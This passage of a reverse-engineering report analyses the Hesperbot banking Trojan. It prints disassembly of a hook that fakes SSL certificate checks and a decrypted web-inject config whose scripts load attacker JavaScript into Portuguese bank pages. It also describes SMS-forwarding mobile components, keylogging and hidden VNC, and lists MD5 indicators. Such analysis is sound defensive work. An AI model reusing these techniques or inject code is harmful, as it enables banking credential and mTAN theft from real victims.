
An interesting feature of the malicious code is that the authors have used hashes instead of using the browser process names directly, so as to complicate analysis and, more importantly, to protect the malware from signature-based AV detection.



```
call    calc_hash
mov     process_hash, eax
cmp     eax, 76379A9Ah  ; firefox.exe
ja      short loc_100029BA
jz      short loc_10002990
cmp     eax, 537B492Fh  ; iexplore.exe
ja      short loc_1000299C
jz      short loc_100029E4
cmp     eax, 2771AA06h  ; maxthon.exe
jz      short loc_100029E4
cmp     eax, 30B15DB3h  ; seamonkey.exe
jz      short loc_10002990
cmp     eax, 532A495Fh  ; k-meleon.exe
jnz     short loc_100029E9
```

Figure 20—Code obfuscation in Win32/Spy.Hesperbot. Hashes are used instead of process names.

The figure below shows the code of the hooked CertVerifyCertificateChainPolicy.



```
; Attributes: bp-based frame

hooked_CertVerifyCertificateChainPolicy proc near

pszPolicyOID= dword ptr  8
pChainContext= dword ptr  0Ch
pPolicyPara= dword ptr  10h
pPolicyStatus= dword ptr  14h

push    ebp
mov     ebp, esp
mov     eax, [ebp+pszPolicyOID]
cmp     eax, CERT_CHAIN_POLICY_SSL
jnz     short loc_10002AC2
```

```
mov     eax, [ebp+pPolicyStatus]
test    eax, eax
jz      short loc_10002AB9
```

```
loc_10002AC2:
mov     ecx, [ebp+pPolicyStatus]
mov     edx, [ebp+pPolicyPara]
push    ecx
mov     ecx, [ebp+pChainContext]
push    edx
push    ecx
push    eax
call    orig_CertVerifyCertificateChainPolicy
pop     ebp
retn    10h
hooked_CertVerifyCertificateChainPolicy endp
```

```
mov     dword ptr [eax+4], ERROR_SUCCESS
```

```
loc_10002AB9:
mov     eax, TRUE
pop     ebp
retn    10h
```

Figure 21—Hooked CertVerifyCertificateChainPolicy API

In the case of an SSL client/server chain policy verification check (other types are neglected and passed on to the original function) the hooked function simply returns a result indicating that the policy check was passed.

Httphk

The httphk module is merely responsible for parsing the HTTP protocol data. When the httphk callback is invoked, it parses HTTP headers and data, and fills in an internal structure. This structure will subsequently be accessed by the httpi module.

Again, httphk exposes two callback functions for invoking httpi: *httpi_request_callback* and *httpi_response_callback*.

Httpi

This is the main module that actually carries out the modification of the HTTP data, according to the configuration file.

When *httpi_request_callback* is invoked, the following actions are performed:


1. **Video capture and screenshots:** The module reads the configuration file and checks the request URL. If specified in the config, video capture and/or creating screenshots is started.

2. **Form grabbing:** The module checks whether it's a POST request via the HTTPS scheme and if *content-type* is either "application/x-www-form-urlencoded" or "text/plain." If these conditions are true, it's likely that the user has submitted a login form. If the configuration file specifies that the current URL should be monitored, the data is written to a log.

When *httpi_response_callback* is invoked, the following happens:

3. **HTML injects:** First, the Trojan checks whether the HTTP response code is 200. Afterward, the configuration file is read, and if there are web-inject entries for the responding web page, they are inserted into the HTML content.

The figure below shows a decrypted configuration file used in the Portuguese botnet. You may notice the first group of domains. These are ignored by httpi because they are of little interest to the bot masters. While stolen Google or Facebook login credentials would be considered valuable to other spying malware, this shows that the perpetrators behind Hesperbot are only interested in online-banking-related data. The targeted bank websites are listed after those that are ignored. The rest of the configuration file contains the HTML code that's supposed to be injected into the online banking websites.




```
NULNULNULNULTDC1NULNULEOTNULNULNULNULNULNULNULSTXNULNULNUL~STXNULNUL*safebrowsing.google.com/*NULNULNULNULNUL*autoupdate.op
NUL*facebook.com/ajax/*NULNULNULNULNUL*facebook.com/alite/push/log.phpNULNULNULNULNUL*.gateway.messenger.live.com/gateway/gateway
NULNUL*bay*.mail.live.com*NULNULNULNULNUL*.google.com/tbproxy/af/query?client=*NULNULNULNULNUL*.google.com/chrome-sync/command/?
*NULNULNULNULNULhttps://www.googleapis.com/rpcNULNULNULNULNULhttps://zynga.com*NULNULNULNULNULhttps://translate.googleapis.com*
zynga.com*NULNULNULNULNULhttps://mail.google.com/mail/u/0/*NULNULNULNULNULNULNULNULNULETXNULNULNULFFSOHNULNULδNUL#NULhttps:/
banking.cgdNULδNUL#NULhttps://caixadirectaonline.cgd.pt/*NULcaixadirectaonline.cgdNULδNULETBNULhttps://www.bpinet.pt/*NULbpinetNU
NUL:
NULNULNULNULNULNUL     NULNULNUL0NULNULNULhttps://ind.millenniumbcp.pt/*aspx*NULVTNULNULNUL<head*>pSOHNULNUL<link rel="styleshe
"https://[redacted].css" />
<script type="text/javascript" src="https://[redacted]jquery-1.7.1.min.js"></script>
<script type="text/javascript" src="https://[redacted]injectus.js"></script>
<script type="text/javascript">INJ.bot_id = '%_HESP_BOT_ID_%';</script>
<script type="text/javascript" src="https://[redacted]"></script>EOTNULNULNULESCNULNU
BCP.SDC.FEP.Foundation.Presentation.PreventFrameAccess = function() {}} catch(e) {}</script>EOTNULNULNULSINULNULNULid="Global"EMN
style="display:none"EOTNULNULNULNULNULNULNULACKNULNULNUL+NULNULNULhttps://caixaebanking.cgd.pt/*NULEOTNULNULNULpSOHNULNUL<li
"https://[redacted]/caixaebanking.cgd.css" />
<script type="text/javascript" src="https://[redacted]jquery-1.7.1.min.js"></script>
<script type="text/javascript" src="https://[redacted]injectus.js"></script>
<script type="text/javascript">INJ.bot_id = "%_HESP_BOT_ID_%";</script>
<script type="text/javascript" src="https://[redacted]"></script>VTNULNULNUL</head>CAN
NULNULNUL$NULNULNULhttps://www.bpinet.pt/*NULEOTNULNULNULÝSOHNULNUL<link rel="stylesheet" type="text/css" href="https://[redacted]
<script type="text/javascript" src="https://[redacted]jquery-1.7.1.min.js"></script>
<script type="text/javascript" src="https://[redacted]injectus.js"></script>
<script type="text/javascript">INJ.bot_id = "%_HESP_BOT_ID_%";</script>
```

Figure 22—Decrypted web-inject configuration file used in the Portuguese botnet

Mobile component

It's common nowadays that banking Trojans also utilize mobile components (like ZitMo and SpitMo, for instance) in order to bypass banks' out-of-band authentication through Mobile Transaction Authentication Numbers (mTANs).

In the web-inject scripts that we have seen so far, the malware injects code into the website, which prompts the user to install an application on their mobile phone. The victim is offered a drop-down list of phone models, and after entering their phone number a link to download the mobile component is sent to their phone. Three mobile platforms are supported: **Android, Symbian** and **Blackberry**.




```
switch (INJ.phone_os_type) {
    case 'android':
        jq('#inj_activate_os').text('Android OS');
        break;
    case 'symbian':
        jq('#inj_activate_os').text('Symbian OS');
        break;
    case 'blackberry':
        jq('#inj_activate_os').text('Blackberry OS');
        break;
}
```

Figure 23—Supported mobile platforms in web-inject JavaScript

We have analyzed the Symbian and Android versions, but haven't so far been able to obtain the Blackberry malware. The Symbian version supports a broad range of devices, including Symbian S60 3rd edition, Symbian S60 5th edition and the latest Symbian^3.

Both of the analyzed mobile Trojans exhibit similar functionality. First, there is an "activation procedure." The web-inject JavaScript on the Hesperbot-infected computer generates a random "activation number," which is displayed to the user. The user is supposed to retype the number when prompted by the mobile application. The mobile app then displays a "response code," which is calculated from the activation number. The user is then asked to enter it back into the web page on their computer for verification. (The injected script contains the same algorithm for calculating the response code as in the mobile component.) This functionality provides the attackers with confirmation that the victim has installed the mobile component successfully and ties it with the bot infection.



Activation

Please enter your Activation Code

Activation Code:

121459

Response Code:

043396

Enter response code to the website

Figure 24—Screenshot of Android component - Android/Spy.Hesperbot.A

As expected, the code, both in the Symbian and Android versions (and likely in the Blackberry version as well), registers a service that waits for incoming SMS messages and forwards them to the attacker's phone number. This way the attacker will get the mTAN necessary for logging into the hijacked bank account.

The mobile code also implements the attacker's ability to control the service remotely through SMS commands.


The Android component is detected by ESET as **Android/Spy.Hesperbot.A** and by the Symbian version as **SymbOS9/Spy.Hesperbot.A**.

Other functionality

Keylogger
The keylogger module intercepts key strokes by hooking the functions GetMessage and TranslateMessage in user32.dll. They are then written to a log file, along with the originating process module name and window title text. Afterward, the log gets sent to the C&C server.

Screenshots and video capture
As mentioned above, screenshots and video capture are done by the httpi module, if specified in the configuration file.

The video capture functionality has been used by the Zeus banking Trojan spin-off Citadel and provides the attackers with an even better overview of what's happening on the victim's screen. It's implemented using Avifil32.dll functions AVIFileCreateStream, AVIFileMakeCompressedStream, AVIStreamWrite, etc.



```
push    0
lea     eax, [ebp+var_30]
push    eax
mov     [ebp+var_24], edi
push    ecx
lea     edi, [esi+84h]
push    edi
mov     [ebp+var_30], 'sdiv'
mov     [ebp+var_2C], 'CVSM'
mov     [ebp+var_28], 2710h
mov     [ebp+var_1C], 4
call    AVIMakeCompressedStream
test    eax, eax
```

Figure 25—Part of Hesperbot's video capturing code

The more common screenshot functionality is implemented using the Gdi32.dll functions BitBlt, GetDIBits, etc.

Hidden VNC
The VNC functionality has previously been used in the infamous Carberp malware. (In fact, Carberp may have also been an inspiration to the Hesperbot creators after its source code leak.) It enables the Trojan to create a hidden VNC server to which the attacker can remotely connect. As VNC doesn't log the user off like RDP, the attacker can connect to the unsuspecting victim's computer while they're working. The VNC session runs in a separate desktop (see CreateDesktop on MSDN), invisible to the user. The module also provides the attacker with the capability to launch a browser that's installed on the host system. In this way, the attacker will also have access to all browser-associated data (cookies, sessions, etc.).

Conclusion

As reverse-engineers, we have been interested in Win32/Spy.Hesperbot from a technical perspective. While inspiration from older banking Trojans is clearly suggested by certain functionalities, it appears that Hesperbot is a new breed of malware that its author began developing in the year 2013.

The combination of man-in-the-middle network traffic interception, keylogging, creating screenshots and video capture sequences, and a hidden VNC session all make this banking Trojan a very capable malicious program.

And as we have witnessed, it has already been put to use in at least four countries: Turkey, the Czech Republic, Portugal and the United Kingdom. In order to protect their hard-earned money, users are advised to stay safe through both technical measures (updating and patching software and keeping anti-virus software up to date with the latest detection signatures) and non-technical measures: be cautious and skeptical—for example, by staying alert for classic phishing messages.

List of MD5s

3d71bc74007a2c63dccd244ed8a16e26
ce7bcbfad4921ecd54de6336d9d5bf12
f8ef34342533da220f8e1791ced75cda
1abae69a166396d1553d312bb72daf65
83b74a6d103b8197efaae5965d099c1e
91c5a64e6b589ffcfe198c9c99c7d1f0
ae40a00aad152f9113bc6d6ff6f1c363
27d8098fe56410f1ac36008dbf4b323e
8a9cb1bb37354dfda3a89263457ece61
ff858b3c0ea14b3a168b4e4d585c4571
1243812d00f00cef8a379cb7bc6d67e7
1e1b70e5c9195b3363d8fb916fc3eb76
4cf7d77295d64488449d61e2e85ddc72
5410864a970403dae037254ea6c57464
64a59d4c821babb6e4c09334f89e7c2d
1f7b87d5a133b320a783b95049d83332
028a70de48cd33897affc8f91accb1cd
4cc533ef8105cbec6654a3a2bc38cb55
59427cfb5aa31b48150937e70403f0db
c8ee74ada32ea9040d826206a482149e
d3c7d6d10cd6f3809c4ca837ba9ae2e8